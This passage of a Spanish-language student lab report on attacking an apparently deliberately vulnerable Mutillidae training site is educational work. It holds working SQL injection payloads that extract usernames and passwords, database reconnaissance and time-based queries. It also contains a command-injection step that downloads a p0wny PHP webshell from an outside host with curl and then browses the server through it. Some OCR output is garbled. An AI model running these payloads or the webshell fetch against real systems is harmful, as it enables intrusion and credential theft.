Result: [{"Accounts": [{"username": "username","mysignature":"2"}, {"username": "password","mysignature":"2"}]}], "Activar Windows": "Procesado con la versión gratuita de Watermarkly. La versión de pago no añade esta marca."}

```

Pantalla completa mostrando solo las columnas de “accounts”.

## 8. Extraer usuarios y contraseñas


- o Ahora sustituye por:

---

*9. union select username,password from accounts--*

---

- o en el caso de que el campo 2 no este vacío se puede usar concat para concatenar username y password en un solo campo, pero en este caso no es necesario.




Pantalla con lista de “username:password”.

## 10. Refinar con LIMIT

- Ejemplo para el primer admin:

union select username,password from accounts limit 0,1-- --

- también podemos ir explorando con *limit 1,1-- - o 3,1-- -* y asi podemos seguir.



Pantalla con sólo el registro de admin

11. También podemos colocar de la siguiente manera:

```
union select username,password from accounts where  
username='admin'-- -
```




Imagen del paso final

### Conclusión parcial

UNION SELECT permite acceder en dos consultas paralelas a la estructura y datos de la BD, mostrando credenciales sensibles en el API REST de Mutil.

---

## 3.7 SQL Injection – Reconocimiento de Entorno, Time-Based y Privilegios

### Objetivo

Profundizar en la explotación de SQL Injection sobre el endpoint REST (ws-user-account.php) para obtener información del sistema, realizar test de tiempo (blind/time-based) y consultar privilegios de base de datos.

### Herramientas utilizadas

- Navegador web con DevTools (Firefox o Chromium)
- (Opcional) Cronómetro o registro de timestamps en DevTools

---

### 1. Reconocimiento de variables de entorno via UNION SELECT

#### 1. Acceder al endpoint REST vulnerable

---

*https://mutil.ddlr.org/webservices/rest/ws-user-account.php?username=adrian*

---

#### 2. Confirmar vulnerabilidad


En la URL, reemplazar adrian por:

---

*' UNION SELECT 1,2 FROM information\_schema.tables-- -*

---

Se deben ver los valores 1 y 2 en el campo **Result**, lo que confirma la inyección.



Result: {Accounts:  
[{"username": "1", "mysignature": "2"}]}

pantalla completa con los “1” y “2” en el JSON de respuesta.

### 3. Extraer @@hostname


Reemplazar 1,2 por:

---

@@hostname,2

---

El campo **username** mostrará el nombre de host del servidor (ej. ip-172-31-30-166).



Result: {Accounts:  
[{"username": "ip-172-31-30-166", "mysignature": "2"}]}

pantalla con @@hostname en el JSON.


### 4. Extraer @@version

---

@@version,2

---

Muestra la versión de MySQL.



```
Result: {Accounts: [{"username": "10.5.28-MariaDB-0+deb11u1", "mysignature": "2"}]}
```

pantalla con @@version.


5. Extraer @@basedir, @@datadir y @@tmpdir  
Repetir igual con cada variable:
- 

*@@basedir,2*

*@@datadir,2*


*@@tmpdir,2*

---




```
Result: {Accounts: [{"username": "\Vusr", "mysignature": "2"}]}
```

Pantalla mostrando resultado de basedir



```
Result: {Accounts: [{"username": "\var\lib\mysql", "mysignature": "2"}]} }
```

Pantalla mostrando resultado de datadir



```
Result: {Accounts: [{"username": "/tmp", "mysignature": "2"}]} }
```

Pantalla mostrando resultado de tmpdir

---

## 2. Información de usuario de MySQL y nombre de base de datos


### 6. Obtener usuario de conexión MySQL

---

*system\_user(),2*

---

Ejemplo resultado: "mutil@localhost".



pantalla con `system_user()`. Se puede visualizar el usuario de MySQL “`mutil@localhost`”, lo cual representa información altamente relevante para un eventual ataque de fuerza bruta.

En un escenario real, si existiera un panel de administración como `phpMyAdmin` expuesto, conocer de antemano el nombre exacto del usuario podría facilitar considerablemente los intentos de intrusión, reduciendo significativamente el tiempo y esfuerzo necesarios para llevar a cabo un ataque exitoso.


## 7. Obtener nombre de la base de datos activa

---

`database(),2`

---

Ejemplo resultado: "mutillidae".



pantalla con `database()`.

---

## 3. Uso de `concat_ws()` para combinar valores


### 8. Concatenar base de datos + tmpdir

---

*concat\_ws(0x20,database(),system\_user())@@tmpdir),2*

---

- 0x20 = espacio en ASCII.



pantalla completa con los valores unidos.  
(Se puede usar 0x3a para : u otro separador si se prefiere.)

---

#### 4. Time-Based SQL Injection


##### 9. Benchmark para medir demora

---

*benchmark(99999,sha1(1)),2*

---

La respuesta tardará perceptiblemente más si la función existe.



DevTools → Network mostrando el tiempo de respuesta > 1 s.

##### 10. Contrastar con tabla inexistente


Cambiar a:

---

*benchmark(99999,sha1(1)) FROM information\_schema.no\_tables*

---

— respuesta casi instantánea al no existir la tabla.



DevTools → Network mostrando el tiempo de respuesta < 1 s.

## 5. Consulta de privilegios de usuario

### 12. Listar privilegios desde user\_privileges


---

' UNION SELECT

*1,concat\_ws(0x20,grantee,is\_grantable,privilege\_type) FROM  
information\_schema.user\_privileges--*

---

— muestra líneas como mutil@localhost NO USAGE.



pantalla con la lista de privilegios.

## Conclusión parcial

Mediante SQL Injection sobre la API REST de Mutil se ha obtenido:

- **Datos de sistema:** hostname, versión, directorios de MySQL, usuario y base activa.

- **Unión de campos** con concat\_ws() para un reporte legible.
- **Time-based tests** (benchmark(), sleep()) para inyecciones ciegas.
- **Privilegios** de la cuenta de conexión (user\_privileges), confirmando ausencia de privilegios elevados.

Estas técnicas permiten un reconocimiento profundo previo a la explotación de vulnerabilidades más complejas o automatizadas (e.g., con sqlmap).

---

## 3.8 Explotación de Command Injection y Subida de Webshell (p0wny Shell)

### Objetivo

Demostrar una vulnerabilidad de ejecución de comandos (Command Injection) en el panel de Mutil, utilizando dicha falla para subir una **webshell PHP** al servidor, y acceder de forma remota al sistema.

Se adaptó el procedimiento ante errores encontrados al intentar subir la shell a directorios sin permisos, optando finalmente por usar el directorio /var/www/mutil/uploads/.

### Herramientas utilizadas

- Navegador web (Firefox o Chromium)
- Shell PHP tipo p0wny (104002939609423893-shell.php)
- Comando curl (para subir archivos)
- Comandos en la shell: pwd, ls, cd, cat, whoami

---

### Procedimiento paso a paso

#### 1. Detección de la vulnerabilidad de Command Injection

- Ir al panel:  
OWASP 2017 → A1 - Injection (Other) → Application Log Injection
- Abrir el módulo:  
DNS Lookup
- Ingresar como prueba el siguiente payload:

---

/ ls -la

---

- Resultado: se listan los archivos del sistema, confirmando **ejecución remota de comandos (RCE)**.

```

Results for | ls -la

total 660
drwxr-x--- 16 root    mutil   4096 Oct 22 2024 .
drwxr-xr-x  11 root    root    4096 Nov 20 03:07 ..
-rwxrwxrwx  1 root    mutil   116 Apr 20 20:00 D13GB
-rw-r--r--  1 root    root    35149 Oct 22 2024 LICENSE
-rw-r--r--  1 root    root    1256 Oct 22 2024 README-INSTALLATION.md
-rw-r--r--  1 root    root    2973 Oct 22 2024 README.md
-rwxr--r--  1 root    root    12833 Oct 22 2024 add-to-your-blog.php
drwxr-xr-x  2 root    root    4096 Oct 22 2024 ajax
-rwxr--r--  1 root    root    4922 Oct 22 2024 arbitrary-file-inclusion.php
-rwxr--r--  1 root    root    494 Oct 22 2024 authorization-required.php
-rwxr--r--  1 root    root    1431 Oct 22 2024 back-button-discussion.php
-rwxr--r--  1 root    root    8368 Oct 22 2024 browser-info.php
-rwxr--r--  1 root    root    3558 Oct 22 2024 cache-control.php
-rwxr--r--  1 root    root    1842 Oct 22 2024 capture-data.php
-rwxr--r--  1 root    root    6333 Oct 22 2024 captured-data.php
drwxr-xr-x  2 root    root    4096 Oct 22 2024 classes
-rwxr--r--  1 root    root    959 Oct 22 2024 client-side-comments.php
-rwxr--r--  1 root    root    28663 Oct 22 2024 client-side-control-challenge.php
-rwxr--r--  1 root    root    5668 Oct 22 2024 conference-room-lookup.php
drwxr-xr-x  0 root    root    4096 Oct 22 2024 configuration
-rw-r--r--  1 root    root    5003 Oct 22 2024 content-security-policy.php
-rw-r--r--  1 root    root    6131 Oct 22 2024 cors.php

```

Comando `ls -la` mostrando contenido del directorio.

## 2. Preparación y subida de la webshell

- Desde el sitio <https://ctf.ddlr.org>, copiar la URL de la p0wny shell:

---

<https://img.ddlr.org/104002939609423893-shell.php>

---

- Como la ruta por defecto `/var/www/mutil` no permitía la subida, se detectó que el directorio `/var/www/mutil/uploads/` **sí tenía permisos de escritura** para el usuario `mutil`:

---

*drwxr-xr-x 4 mutil mutil*

---

- Se sube la shell renombrada con:

---

*| curl -o uploads/prueba.php*  
<https://img.ddlr.org/104002939609423893-shell.php>

---

- La “o” minúscula permite renombrar la Shell y la “O” mayúscula guarda el archivo como esta.

```

Actividades Firefox ESR
multiddlr.org/index.php - X DDLR@shell-# 29 de abr 22:43
https://mutil.ddlr.org/index.php?page=dns-lookup.php es 140% □ 🔍
-ixwxr-xr-x 1 root root 3948 Oct 22 2024 set-background-color.php
-ixwxr-xr-x 1 root root 78579 Oct 22 2024 set-up-database.php
-ixwxr-xr-x 1 root root 4519 Oct 22 2024 show-log.php
-ixwxr-xr-x 1 root root 2886 Oct 22 2024 site-footer-xss-discussion.php
-ixwxr-xr-x 1 root root 9321 Oct 22 2024 source-viewer.php
-ixwxr-xr-x 1 root root 1265 Oct 22 2024 sqlmap-targets.php
-ixwxr-xr-x 1 root root 445 Oct 22 2024 ssl-enforced.php
-ixwxr-xr-x 1 root root 1468 Oct 22 2024 ssl-misconfiguration.php
drwxr-xr-x 4 root root 4096 Oct 22 2024 styles
-ixwxr-xr-x 1 root root 1854 Oct 22 2024 styling-frame.php
-ixwxr-xr-x 1 root root 2388 Oct 22 2024 styling.php
-ixwxr-xr-x 1 root root 3558 Oct 22 2024 test-connectivity.php
-ixwxr-xr-x 1 root root 10395 Oct 22 2024 text-file-viewer.php
-ixwxr-xr-x 1 root root 7999 Oct 22 2024 upload-file.php
drwxr-xr-x 4 mutil mutil 4096 Apr 30 04:56 uploads
-ixwxr-xr-x 1 root root 7049 Oct 22 2024 user-agent-impersonation.php
-ixwxr-xr-x 1 root root 7657 Oct 22 2024 user-info-xpath.php
-ixwxr-xr-x 1 root root 7196 Oct 22 2024 user-info.php
-ixwxr-xr-x 1 root root 9753 Oct 22 2024 user-poll.php
-ixwxr-xr-x 1 root root 8754 Oct 22 2024 view-someones-blog.php
-ixwxr-xr-x 1 root root 6905 Oct 22 2024 view-user-privilege-level.php
drwxr-xr-x 4 root root 4096 Feb 7 2024 webservices
-ixwxr-xr-x 1 root root 6688 Oct 22 2024 xml-validator.php

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
PHP Version: 7.4.33

```

*Confirmación visual de permisos en uploads*

### 3. Verificación de la shell subida

- Comprobar el archivo dentro del directorio con:

---

*| ls -l /var/www/mutil/uploads/*

---

- Se observa correctamente: prueba.php

```

Actividades Firefox ESR
Trabajo práctico - Balbuena Dante https://mutil.ddlr.org/index.php - X 30 de abr 03:15
https://mutil.ddlr.org/index.php?page=dns-lookup.php es 170% 🔍
OWASP 2007 ▾
Web Services ▾
Others ▾
Labs ▾
Documentation ▾
Resources ▾
Donate
Want to Help?
Video Tutorials
Switch to SOAP Web Service Version of
this Page
Enter IP or hostname
Hostname/IP
Lookup DNS
Results for | ls -l /var/www/mutil/uploads/
total 40
-ixwxr-xr-- 1 mutil mutil 19273 Apr 30 04:14 Itsanshell.php
-ixwxr-xr-- 1 mutil mutil 19273 Apr 30 06:11 prueba.php

Procesado con la versión gratuita de Watermarky. La versión de pago no añade esta marca.

```

Resultado del comando | ls -l /var/www/mutil/uploads/  
mostrando el archivo prueba.php.

### 4. Ejecución de la shell desde navegador


- Acceder mediante navegador a:

---

*https://mutil.ddlr.org/uploads/prueba.php*

---

- La interfaz de la shell se carga correctamente y se puede interactuar con el sistema.



*Webshell abierta funcionando en navegador.*

## 5. Exploración del sistema desde la shell

- Navegar por el sistema con comandos:

---

*whoami*

*cd /*

*ls*

*cd var*

*ls*

*cd backups*

*ls -la*

---

- Confirmar permisos de escritura y lectura según los propietarios de los archivos (ej. `mutil:mutil` vs `root:root`).

The screenshots show a terminal session in Firefox ESR with three tabs:

- Screenshot 1:** The user is in the root directory. They run `whoami` to confirm they are `DDLR@shell`, then `cd /` to change to the root directory. They then run `ls` to list the contents of the root directory, which include standard Linux system directories like bin, boot, certs, dev, etc, and some specific ones like lib32, lib64, libx32, lost+found, media, mnt, opt, proc, root, and run.
- Screenshot 2:** The user runs `cd var` to change to the `/var` directory. They then run `ls` to list its contents, which include backups, cache, lib, local, lock, log, mail, opt, run, spool, tmp, and www.
- Screenshot 3:** The user runs `cd backups` to change to the `/var/backups` directory. They then run `ls -la` to list all files and directories in the backups directory. The output shows numerous tar.gz files, mostly named after apt packages like alternatives, with timestamps ranging from April 2023 to October 2024.

Capturas del árbol de carpetas y usuarios propietarios.

## 6. Consideraciones y error detectado

- En pruebas anteriores, se utilizó la shell original con curl -O sin renombrar. Esto generaba un error:

---

